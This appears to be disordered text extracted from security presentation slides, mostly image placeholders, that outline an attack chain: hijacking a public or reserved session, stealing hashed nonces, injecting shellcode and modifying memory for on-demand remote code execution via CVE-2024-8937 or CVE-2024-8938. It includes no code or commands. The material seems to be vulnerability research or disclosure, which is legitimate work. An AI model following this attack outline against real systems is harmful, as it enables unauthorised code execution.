
Option 2

- A **reserved** session is ongoing




Step 2 progress

Option 2 - Steal the Hashed Nonces



Option 2 - Steal the Hashed Nonces



Access a Reserved Session

Option 1

- A public session is ongoing




We can proceed with either **Option 1** or **Option 2**, as the next steps are the **same** for both.

Option 2


- A reserved session is ongoing

Step 2 progress



Shellcode Injection

Step 2 progress




ATTACKS
3 or 4

Modifying memory to allow
RCE on-demand

CVE-2024-8937 or CVE-2024-8938

Writable


Write-protected



